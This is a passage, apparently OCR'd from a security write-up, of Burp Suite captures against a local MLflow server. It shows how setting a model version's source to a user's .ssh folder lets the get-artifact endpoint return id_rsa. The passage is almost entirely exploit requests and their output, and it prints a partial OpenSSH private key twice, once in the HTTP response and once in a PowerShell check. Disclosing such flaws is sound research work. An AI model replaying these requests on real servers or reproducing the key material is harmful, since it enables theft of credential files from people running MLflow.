
```
1  GET /ajax-api/2.0/mlflow/registered-models/search?filter=&max_results=10&order_by=
   name+ASC HTTP/1.1
2  Host: 127.0.0.1:8008
3  sec-ch-ua: "Not:A-Brand";v="99", "Chromium";v="112"
4  sec-ch-ua-platform: "Windows"
5  sec-ch-ua-mobile: ?0
6  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
   Gecko) Chrome/112.0.5615.50 Safari/537.36
7  Content-Type: application/json; charset=utf-8
8  Accept: */*
9  Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Dest: empty
12 Referer: http://127.0.0.1:8008/
13 Accept-Encoding: gzip, deflate
14 Accept-Language: en-US,en;q=0.9
15 Connection: close
16
17
```

Response

Pretty Raw Hex Render

```
1  HTTP/1.1 200 OK
2  Connection: close
3  Content-Length: 562
4  Content-Type: application/json
5  Date: Mon, 03 Jun 2024 23:50:26 GMT
6  Server: mlflow
7
8  {
9    "registered_models":[
10     {
11       "name":"AJAX-API",
12       "creation_timestamp":1717450893789,
13       "last_updated_timestamp":1717450893789,
14       "latest_versions":[
15         {
16           "name":"AJAX-API",
17           "version":"1",
18           "creation_timestamp":1717456168175,
19           "last_updated_timestamp":1717456168175,
20           "current_stage":"None",
21           "description":"",
22           "source":"file:///C:/Users/ahmed/.ssh",
23           "run_id":"",
24           "status":"READY",
25           "run_link":""
26         }
27       ]
28     }
29   ]
30 }
```

Fig.11 : Registered-models version update with new local file path (source)



Request

Pretty Raw Hex

```
GET /model-versions/get-artifact?path=id_rsa&name=AJAX-API&version=1 HTTP/1.1
Host: 127.0.0.1:8008
sec-ch-ua: "Not:A-Brand";v="99", "Chromium";v="112"
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.50 Safari/537.36
sec-ch-ua-platform: "Windows"
Accept: */*
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:8008/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Cache-Control: public, max-age=43200
Connection: close
Content-Disposition: attachment; filename=id_rsa
Content-Length: 2655
Content-Type: application/octet-stream
Date: Tue, 04 Jun 2024 01:36:54 GMT
Etag: "1717216745.7244277-2655-2180057581"
Expires: Tue, 04 Jun 2024 13:36:54 GMT
Last-Modified: Sat, 01 Jun 2024 04:39:05 GMT
Server: mlflow

-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAACmFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAGAAAABD4eoc39r
NL3htq1YhzUE04AAAAEAAAAAEAAAGXAAAAB3NzaC1yc2EAAAADAQABAAABgQDFrqlPJi69
EDZkNFkYtHDpeV8vYYRgH/CuuXwRQ/9D98Am+kvA9X53coXR1BFFKD5CW7WW/0LdCtuAdA
eyktJFvshPmQt/KBsUcEveQd0BJRXHDlJHqCica69QHTnCYVXVHBGMRN5cXCj4nRohnj5Y
Yip9AQRrEEAJYes13yICZOIus3XTtA2TnKj/O9orSdPvHGPcpcFTHTgNtZjgVZMwEhu9od
xslsUQ/gBmpk7Rd+J+Jafh6RO6WRISOL78RZRxbcAUNHQgEjH54FrTJ97LQ5ksHt7zKOeA
bEqsFQqyqpzA8yxxbDRH+u96/yxzHeQNCKm1HXCpIJb2r39D+sDE+tV9BROgM5fM+0DJ2X
2GZXE5xiA91fBKT37WpXIbJCAMmUMUky67BoetV1mhQQDdHIhg+xMP6dk5FrvNYwY3QwvE
+ncOb8YA6AOBG/sxVcTfJwIlWHKNpqpAsrV3KRP4okPl5UpEWuhxOayzRTwY8dNAFkzJUe
o46mRJQ3rFxUUAAAWQaMmJexp4rqDQ6NsOaDns+bqPENNMEUt/a/OLrBibguSHKmG62G2w
BmqY3z9JAYZemz7Y/8MWZuiTFaCeHg47Sjf+xlTfvj5imuVh7MVsDA2EHpw8+gOsvwCdfc
DqrcCKT7TVPslTg8pID1PQ0y8f+yvvrS8GL88GwWmK/ujXXFiJLDAl2Rdwk/IM4vgJ5PZy
B760SaCG1B+urKt7GJT/7Pul+/4fRSNcnoEvT40PBsiJI2d/rVVpzQRFOummFH6kw5qx+L
TRpLoOlE/f9+5CRGsM1LDb3pvSfyDl2m1+jvDMUKr3V6cVOk7y6i2A5dFsrn8eZUwfZZMZ
M0db6YOHw8a2pZIBnu3oYOYmzotXVPyg6CueTO8kUqtdEMGfbJnmBdi+nvmJAyxh6D+h5X
7rLwOSIKh9P8X3M66hI02+Zss5ZYg0rbR7s+06fotQzwPKis+XOlDblrQ2hOpwKOWhOjCv
R9k0zvLjgPB1Oh+t7HtIbH0z2m4aQek34M9NV/S7CW9hRAcnDYk434Bx6u94kTAuniISTx
JHe9TAsn6oCMvO+xCpowNJZcgZppK6c8X2Hhcs2YS2fFfw1AxKlGHuYj1oDPVjNoARXCOx
Msqg9q2S4m13Trsp7bg87JBVbcXSFiqwbv0DMmDi6cLtuQOmaQNlV3dvojViHBUCTzRP8v
```

Fig.12 : Private SSH keys retrieval from the server in Burp Suite

```
PS C:\Users\ahmed> Get-Content -Path $env:USERPROFILE\.ssh\id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAACmFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAGAAAABD4eoc39r
NL3htq1YhzUE04AAAAEAAAAAEAAAGXAAAAB3NzaC1yc2EAAAADAQABAAABgQDFrqlPJi69
EDZkNFkYtHDpeV8vYYRgH/CuuXwRQ/9D98Am+kvA9X53coXR1BFFKD5CW7WW/0LdCtuAdA
eyktJFvshPmQt/KBsUcEveQd0BJRXHDlJHqCica69QHTnCYVXVHBGMRN5cXCj4nRohnj5Y
Yip9AQRrEEAJYes13yICZOIus3XTtA2TnKj/O9orSdPvHGPcpcFTHTgNtZjgVZMwEhu9od
xslsUQ/gBmpk7Rd+J+Jafh6RO6WRISOL78RZRxbcAUNHQgEjH54FrTJ97LQ5ksHt7zKOeA
bEqsFQqyqpzA8yxxbDRH+u96/yxzHeQNCKm1HXCpIJb2r39D+sDE+tV9BROgM5fM+0DJ2X
2GZXE5xiA91fBKT37WpXIbJCAMmUMUky67BoetV1mhQQDdHIhg+xMP6dk5FrvNYwY3QwvE
+ncOb8YA6AOBG/sxVcTfJwIlWHKNpqpAsrV3KRP4okPl5UpEWuhxOayzRTwY8dNAFkzJUe
o46mRJQ3rFxUUAAAWQaMmJexp4rqDQ6NsOaDns+bqPENNMEUt/a/OLrBibguSHKmG62G2w
BmqY3z9JAYZemz7Y/8MWZuiTFaCeHg47Sjf+xlTfvj5imuVh7MVsDA2EHpw8+gOsvwCdfc
DqrcCKT7TVPslTg8pID1PQ0y8f+yvvrS8GL88GwWmK/ujXXFiJLDAl2Rdwk/IM4vgJ5PZy
B760SaCG1B+urKt7GJT/7Pul+/4fRSNcnoEvT40PBsiJI2d/rVVpzQRFOummFH6kw5qx+L
TRpLoOlE/f9+5CRGsM1LDb3pvSfyDl2m1+jvDMUKr3V6cVOk7y6i2A5dFsrn8eZUwfZZMZ
M0db6YOHw8a2pZIBnu3oYOYmzotXVPyg6CueTO8kUqtdEMGfbJnmBdi+nvmJAyxh6D+h5X
7rLwOSIKh9P8X3M66hI02+Zss5ZYg0rbR7s+06fotQzwPKis+XOlDblrQ2hOpwKOWhOjCv
R9k0zvLjgPB1Oh+t7HtIbH0z2m4aQek34M9NV/S7CW9hRAcnDYk434Bx6u94kTAuniISTx
JHe9TAsn6oCMvO+xCpowNJZcgZppK6c8X2Hhcs2YS2fFfw1AxKlGHuYj1oDPVjNoARXCOx
Msqg9q2S4m13Trsp7bg87JBVbcXSFiqwbv0DMmDi6cLtuQOmaQNlV3dvojViHBUCTzRP8v
```

Fig.13 : Private SSH keys retrieval from the server in Powershell cmd